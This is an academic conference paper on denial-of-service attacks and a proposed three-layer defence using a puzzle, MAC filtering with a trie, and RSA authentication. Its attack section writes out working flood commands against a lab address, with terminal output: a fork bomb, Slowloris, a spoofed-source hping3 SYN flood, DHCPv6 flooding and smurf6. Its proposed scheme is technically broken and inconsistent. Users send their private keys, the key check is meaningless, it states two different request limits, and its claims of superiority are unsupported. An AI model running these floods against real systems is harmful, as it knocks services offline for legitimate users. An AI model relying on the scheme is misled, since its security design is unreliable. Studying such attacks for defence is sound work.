Available online at www.sciencedirect.com

ScienceDirect

Procedia Computer Science 87 (2016) 275 – 280

Procedia Computer Science

4th International Conference on Recent Trends in Computer Science & Engineering

Detection and Mitigation of Denial of Service Attacks Using Stratified Architecture

A.Prakash[a], M.Satish[a],T.Sri Sai Bhargav[a], Dr. N. Bhalaji[a]

[a]*Department of Information Technology, SSN College of Engineering, Kalavakkam, Chennai 603 110*

Abstract

Denials of Service (DoS) attacks are one of the major threats and areconsidered as one of the hardest problem in the internet today. Another variant of this is the Distributed Denial of Service (DDos) which is even more powerful because of its distributive nature. The main objective of this article is to prevent or protect a machine from being affected from these attacks. This article consists of a series of Denial of Service attacks on a target machine and proposes an algorithm which prevents Dos attacks. This algorithm has three(3) layers through which the requesting client goes through for efficient authentication.

Keywords: Denial of service(Dos); Distributed Denial of Service (DDos);Layered Approach; Trie Data Structure;

1. Introduction

Denial of Service (Dos) attacks is one of the greatest attacks an intruder can perform. Dos attacks mainly focus on running out the client's resources so that he will not be able to service a request which is coming on from a legal or a legitimate user who is not an intruder. The intruder basically targets the client on his weak or you may say it as an advantage of the internet, the network bandwidth and its connectivity. The intruder or you may say the attacker targets these open points and floods 1000's or millions of packets so that the machine gets either crashed or dies servicing all those request, if the machine chooses to service the packets the machine will waste all the time by just servicing them which may include connection or data request packets and will not be able to service the clients who are genuinely wanting service from the machine.

Dos attacks can be branched into categories based on the perspective of attacks being performed. They are Network Level, Application Level, Operating system Level and finally Data Level. We don't go much deep into the level but just provide a brief details about them.In this paper we have performed a DoS attack on a client machine and we have tried to give a layered based approach to prevent the DoS attack. The prevention algorithm basically takes in three layers and the user requesting has to pass all the three layers of protecting so that he can gain access to the request.

Following this introduction the paper is sectioned or progressed in this manner. Section II deals with a Literature survey, Section III deals with the DoS attack performed on a client machine as a target, Section IV deals with the Prevention Algorithm or Approach for DoS attacks and Finally conclusion and Reference.

doi:10.1016/j.procs.2016.05.161

2. Literature Review

The major threat in DoS attacks is the mass amounts of packets, rather than the contents in the packets. The main problem of these attacks is the debasement of normal network protocols. Flooding Dos attacks create a problem in today's network architectures. Overthrowing the use of network protocols- transmission control protocol (TCP), user datagram protocol (UDP) enabling the attacker to thwart the services provided by the victim, by generating huge amounts of traffic on the victim and its routers, enabling them to crash instantly[5]. The packets involved in these attacks are not easily traceable and tractable because of the large volume of the packet. For example- the TCP SYN flooding is used to subvert the TCP protocol exploiting the three way hand shake principle [1][2]. There are myriad solutions devised to prevent these Dos attacks. For instance [3] suggest stronger authentication.

Between various communicating nodes across a network. Alternatively[4] proposes that the network resources should be divided into classes of services, higher the cost of services ensures that the attacker will not be able to afford to create a Dos attack. Alternatively [5], proposes that the network and routing infrastructures need to be more robust especially in securing the server. These techniques do not give us a complete solution for prevention of Dos attacks. For instance, strong authentication (preventing from Dos attack) creates an open chance for Dos attack due to the computational load required for the defense. Payment technique assumes that the customer is ready to pay for the various levels of service, at the same time the customer is being forced to pay huge amount of money for these services (sometimes refusal of payment itself leads to Dos to the customer).Eventually, it is often the poor software development approaches leading to the release of the server applications and services that could be ruined. Statistical monitoring networks [6][7] ,monitors the network continuously and detect sudden surge in the traffic of the network. A benefit of this approach, one alert will cover a number of attack packets, eventually reducing the load on the network due to these attacks. Alternatively, the congestion algorithm techniques are used for the detection of Dos attacks such as in[2][7]and [8] use the existing congestion algorithms in routers for the detection of sudden surge in the network ensuring quality of service ,in detecting Dos attacks. These two approaches are not the ideal solutions for preventing Dos attacks. Statistical methods require human intervention in monitoring the networks for surges, so they are both labor intensive and inefficient.

2.1. Packet monitoring using TTL Approach

In this algorithm, hop count filtering (HCF) is used to detect the Dos attack in a network. The data packets are monitored continuously over the network (using statistical methods) and three parameters are extracted from that packets, a) SYN flag, b) TTL and c) Source IP [12]. There are four possible cases for each packet evaluation:

Case i. If a data packet is received and it contains information of IP2HC table, extract the parameters such as SYN flag, TTL and source IP. If the source IP is already present in the table and SYN flag is set HIGH, then calculate hop-count using TTL information. If the calculated hop-count of the matches with the stored value of hop-count in IP2HC table then do nothing. Or else, update the stored hop-count field in IP2HC table with the new hop-count for that source IP. [9]
Case ii: If the SYN flag is set HIGH but the source IP does not exist in IP2HC table then calculate the hop-count, create a new entry for this new IP and store the calculated hop-count for the corresponding IP in IP2HC table.
Case iii: If the SYN flag is set LOW and source IP exist in the IP2HC table, then calculate the hop-count. If the calculated hop-count matches with the existing hop count in IP2HC table for the corresponding IP then this packet is real or else this packet is being spoofed.
Case iv : If source IP information is not present and the SYN flag is LOW in IP2HC table then it is sure that this received packet is spoofed because every genuine packet always have a valid IP information of the source in IP2HC table.

This algorithm only uses the information of SYN, source IP and TTL of the packet. Using TTL value, hop-count is calculated which is then compared with the stored of value of hop-count in IP2HC table. Using these three parameters, the authenticity of a received data packet is being analyzed. Hence detecting the spoofed data packets, the server can simply ignore these packets and serve a genuine user [10]. The drawback of this algorithm is, it requires continuous monitoring of packets travelling over the network.


2.2. Anomaly Detection using Entropy

Analysis of random data is best done by using Entropy or Shannon-wienner index theory. This is used to measure the uncertainty or randomness present in the data. Entropy is the degree of randomness. More randomness in the data implies more entropy. If the data in the packet belongs to one class, the entropy will be lesser and if the data in the packet belongs to many classes, the entropy will be larger. So the headers of the sampled data has been analyzed for IP and Port and their corresponding entropy is calculated [11][13]. The entropy will be less if the data is coming from one IP or Port. IP or Port both can be used to calculate the entropy. If we use IPs only for computing the entropy, then the maximum value of entropy will for IPV4. If the Ports are also used then the maximum value of entropy will be quite large. The change in entropy creates a chance to track the traffic and its different sources. A threshold can be defined for the detection of DDoS attack (Distributed Denial of service). If the entropy of the packet increases beyond that threshold, the system should generate an alert for DDoS attack. This can be extended to multilevel DDoS detection.

3. Performance Analysis of DoS Attack


Dos attack could be performed in any platform, here a special platform called Kali Linux has been used. Knowledge of various shell commands like slow Loris, hping3, flooddhcp6, flood_router6, eth0, smurf6 must be known for creating a denial of service attack. A simple Dos is been performed in kali Linux which made the local machine to froze itself. Basically the one line command :(){ :|:& };: asks the operating system to keep opening process very fast for an infinite period of time and eventually at one point of time the system gave up.

Type1: Install the slow Loris package in Kali Linux using the following commands like ***vim slowloris.pl,chmod777slowloris.pl***.Next create flooding of packets using *perl slowloris.pl–dnshttp://10.0.0.110.8000* which is shown in figure3.0




```
root@jaze:~/Slowloris-0.1.1# vim slowloris.pl
root@jaze:~/Slowloris-0.1.1# chmod 777 slowloris.pl
root@jaze:~/Slowloris-0.1.1# perl slowloris.pl
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Usage:

        perl slowloris.pl -dns [www.example.com] -options

        Type 'perldoc slowloris.pl' for help with options.

root@jaze:~/Slowloris-0.1.1# showloris
-bash: showloris: command not found
root@jaze:~/Slowloris-0.1.1# slowloris
-bash: slowloris: command not found
root@jaze:~/Slowloris-0.1.1# perl slowloris.pl -dns https://10.0.0.110:8000
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to https://10.0.0.110:8000:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
```

Figure 3.0




```
HPING 10.0.0.110 (eth0 10.0.0.110): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
--- 10.0.0.110 hping statistic ---
30776642 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@jaze:~# hping3 -c 1000000 -d 120 -S -w 64 -p 21 --flood --rand-source 10.0.0.110
HPING 10.0.0.110 (eth0 10.0.0.110): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.110 hping statistic ---
27615186 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@jaze:~# hping3 -S --flood -V 10.0.0.110
using eth0, addr: 10.0.0.175, MTU: 1500
HPING 10.0.0.110 (eth0 10.0.0.110): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
```

Figure 3.1 :Type 2: Another way to Flood the server is by using *hping3–c 100000–d120 –s –w 64 –p 21* shown in fig 3.1



```
oot@jaze:~#
oot@jaze:~# flood_dhcpc6 -n -1 -d 10.0.0.110
euseport
arting to flood dhcp6 servers locally on (null) (Press Control-C to end) ...
..........................................................................
..........................................................................
..........................................................................
..........................................................................
..........................................................................
..........................................................................
..........................................................................
..........................................................................
..........................................................................
..........................................................................
```

Figure 3.2Type 3: To obtain 100% packet loss use–*flood–rand-source10.0.0.110.* With DHCP flood the server using *flood_dhcp6 –n -1 –d 10.0.0.110*



```
login as: root
root@10.0.0.175's password:
Linux jaze 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1~kali2 (2015-03-02) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  8 21:57:37 2015 from 10.0.0.196
root@jaze:~# smurf6 etho 10.0.0.11
Warning: no IPv6 address on interface defined
Error: invalid interface etho
root@jaze:~# smurf6 eth0 10.0.0.11
Warning: unprefered IPv6 address had to be selected
Warning: unprefered IPv6 address had to be selected
Starting smurf6 attack against 10.0.0.11 (Press Control-C to end) ...
^C
root@jaze:~#
```

Figure 3.3Type4: Flood the routers instead of server using *flood_router6 eth0*.Finally flood the server using *smurf eth0 10.0.0.110.*

4. Proposed Scheme

The user has to pass through three layers of authentication techniques
Layer 1: Puzzle: It is a known fact that all DoS attacks are performed by user generated code. So what if we have a puzzle solving layer where only a human can solve it because of its randomness. The following are the puzzle algorithms that can be used:
Method 1: Dot and shape:This puzzle involves a mechanism where the user is given n points and the name of the shape to be drawn, the user has to then draw that shape connecting that dots.
Method 2: Integer Arithmetic:The user is given with a arithmetic and asked to solve it.
Method 3: Enter the string:The user is given a 5 word string in which each word is a randomly generated Hex word with total possible words of 2^4 and the total possible strings of 2^8=256.
Layer 2: Mac Filtration: This layer consists of two tables which are Legal Table and the Intruder's Table. Both these tables are stored in the Access Point (AP).
Algorithm:

```
If(request from x )            //x is a machine
{
        MACofX = getMAC(x); Found = false;
        While( All the entries in Intruder'sTable)
        {
                If( MACofX == AnyEntry)
                {
                        DenyRequest(MACofX);
                        Return;
                }
          }
        While (All the entries in Legal Table)
        {
        If (MACofX == AnyEntry)
{
                Found = true;
   count = getcount ( MACofX ); // count-> no of times x has requested if (count>10)
                addinIntruder'sTable(MACofX);
            else count++;
          }
```

```
    }
    If( Found == false) addinLegalTable(MACofX);
  }
```

We get the MAC address from the requested client and two checks are done,

1. Check that address in the Intruder's table. If found then deny request.
2. Check that address is present in the legal clients table in the access point. If the mac address of the machine is not present in the legal clients table, then the mac address is given service of maximum of ten times .If this count exceeds five then this mac address is stored in the intruders table.

Now both these tables are flushed every 5 minutes so that a legitimate user is always given access multiple times. An example of which is shown in the table below. Figure 4.0 represents Legal table, figure 4.1 represents Intruder Table.

ID	MAC
1	1A:40:3C:11:FF:E3
2	1A:40:3C:11:FF:E3
3	1A:40:3C:11:FF:E3
4	1A:40:3C:11:FF:E3
5	1A:40:3C:11:FF:E3
6	1A:40:3C:11:FF:E3
7	1A:40:3C:11:FF:E3
8	1A:40:3C:11:FF:E3
9	1A:40:3C:11:FF:E3
10	1A:40:3C:11:FF:E3
11	10:15:1B:00:12:EB

Figure 4.1

MAC 1	1A:40:3C:11:FF:E3
MAC 2	1A:40:67:01:B1:FA
MAC 3	1A:40:67:50:73:AD
MAC 4	1A:9A:C5:46:00:15
MAC 5	1A:9A:C5:46:75:63
MAC 6	10:15:1B:00:FE:C1
MAC 7	10:15:1B:00:12:EB
MAC 8	10:15:B0:11:CD:A1
MAC 9	10:15:B0:11:CD:11
MAC 10	10:45:C3:C0:A0:43
MAC 11	10:45:C3:B1:C5:16
MAC 12	10:45:C3:B1:53:4A

Figure 4.2

ID	MAC
1	1A:40:3C:11:FF:E3

Figure 4.3

Trie Declaration: struct trienode{int value;trienode t *children[size];};

The list of MAC addresses being used here (figure 4.3) for representing a Trie Data Structure as follows.

Before Optimization:




Figure 4.4

After Optimization:




Figure 4.5

Tree Traversal: Once radix tree has been constructed using TRIE data structure, MAC address could be obtained by traversing the tree. From the root node, traversing starts. Let us consider obtaining the MAC1 address from the above table. So the left child of the START node is 1A. Once we reach the left sub tree of the start node we traverse down to the next node which is 40. Then we traverse the left child of 40 to obtain 3C. Then we traverse down the

path where we pass nodes like 11 FF E3. Once the leaf node is reached (E3 in this case) we print the values of traversal nodes to obtain the MAC address.
Thus overall traversal could be summarized as, 1A->40->3C->11->FF->E3

Layer 3: Cryptography Based Authentication:Here we use RSA Algorithm in which each user has 2 public and private key pairs say (U1, V1) and (U2, V2). Consider two parties User1 and User2 are going to authenticate each other.Here 2 pairs of keys are used because the user2 while authentication reveals his private key V2, and if User1 itself is an intruder then User2 is in a robbed state right? Hence two pairs of keys are used.
The following algorithm is used for authentication with above data where User2 (j) authenticates to User1 (i):
Step 1:User2 with the known public key say Ui2 of User1, Encrypts his private key which is Vj2 and sends the cipher to User1.
Step 2:User1 now decrypts the message with the public key Uj2 of User2.
Step 3:If(Uj2 x Vj2 == 1) Then User2 is the right person.
Else Discard the further request of the user.
Step 4: Now if authentication is successful then User2 changes his 2nd key pair (Uj2,Vj2).With the above algorithm both User1 and User2 can authenticate each other.

Conclusion

It is thus irrefutably said that DoS attacks and DDoS attacks are a series problem in the internet today and it challenges the behavior of the internet which provides a wide variety of use to the client. In this article, we explored to achieve a view of the variousDoS attacks performed in a client's machine and we have tried to protect these Denial of Service attacks. The proposed algorithm outstrips the existing algorithms in terms of retrieval time taken to identify legitimate users and intruders are abstained from the server.The proposed algorithm has a time complexity of O(M) as it takes a constant time in retrieving the MAC address from the Trie Data Structure which makes the proposed algorithm finer than all the existing algorithms.

References

[1] C. Douligeris and A. Mitrokotsa, —DDoS attacks and defense mechanisms: Classification and state of the art, Comput. Netw., vol. 44, pp. 643–666, 2004.

[2] A. Kazmanovic and E. W. Knightly, —Low-rate TCP-targeted denial of service attacks, in Proc. Symp.Commun. Arch. Protocols, Karlesruhe, Germany, 2003, pp. 345–350.

[3] C. Meadows, —A cost-based framework for analysis of denial of service in networks, J. Comput. Security, vol. 9, pp. 143–164, 2001.

[4] J. C. Brustoloni, —Protecting electronic commerce from distributed denial- of-service attacks, in Proc. WWW2002, Honolulu, HI, 2001, pp. 553–561.

[5] P. Papadimitratos and Z. J. Haas, —Securing the Internet routing infrastructure, IEEE communication Magazine.,Vol.40, pp.1103-1108

[6] S. Shyne, A. Hovak, and J. Riolo, —Using active networking to thwart distributed denial of service attacks, in Proc. IEEE Aerosp. Conf., Big Sky, MT, 2001, pp. 3/1103–3/1108.

[7] D. Sterne, K. Djahandari, R. Balupari, W. La Cholter, B. Babson, B. Wilson, P. Narasimhan, and A. Purtell, — Active network based DDoS defense, in Proc. DARPA
Active Netw. Conf. Expo., San Francisco, CA, 2002, pp. 193–203.

[8] J. Ioannidis and S. M. Bellovin, —Implementing pushback: Routerbaseddefense against DDoS attacks, in Proc. Netw. Distrib. Syst. Security Symp., San Diego, CA, 2002.

[9] P. A. R. Kumar and S. Selvakumar, "Distributed Denialof-Service (DDoS) Threat in Collaborative Environment - A Survey on DDoS Attack Tools and Traceback Mechanisms," in Advance Computing Conference, 2009. IACC 2009. IEEE International, 2009, pp. 1275-1280.

[10] W. Haining, et al., "Defense Against Spoofed IP Traffic Using Hop-Count Filtering," Networking, IEEE/ACM Transactions on, vol. 15, pp. 40-53, 2007.

[11] A.S.SyedNavaz, V.Sangeetha, C.Prabhadevi. "Entropy based Anomaly Detection System to Prevent DDoS Attacks Cloud" International Journal of Computer.

[12] H. Wang, C. Jin, and K.G. Shin, "Defense against Spoofed IP Traffic Using Hop-Count Filtering, inIEEE/ACM Trans. Networking, vol.15, no.1, 2007 pp.40-53.

[13] Chonka, J. Singh, and W. Zhou, "Chaos Theory Based Detection against Network Mimicking DDoS Attacks," in IEEE Comm. Letters, vol. 13, no. 9, 2009, pp.717 -719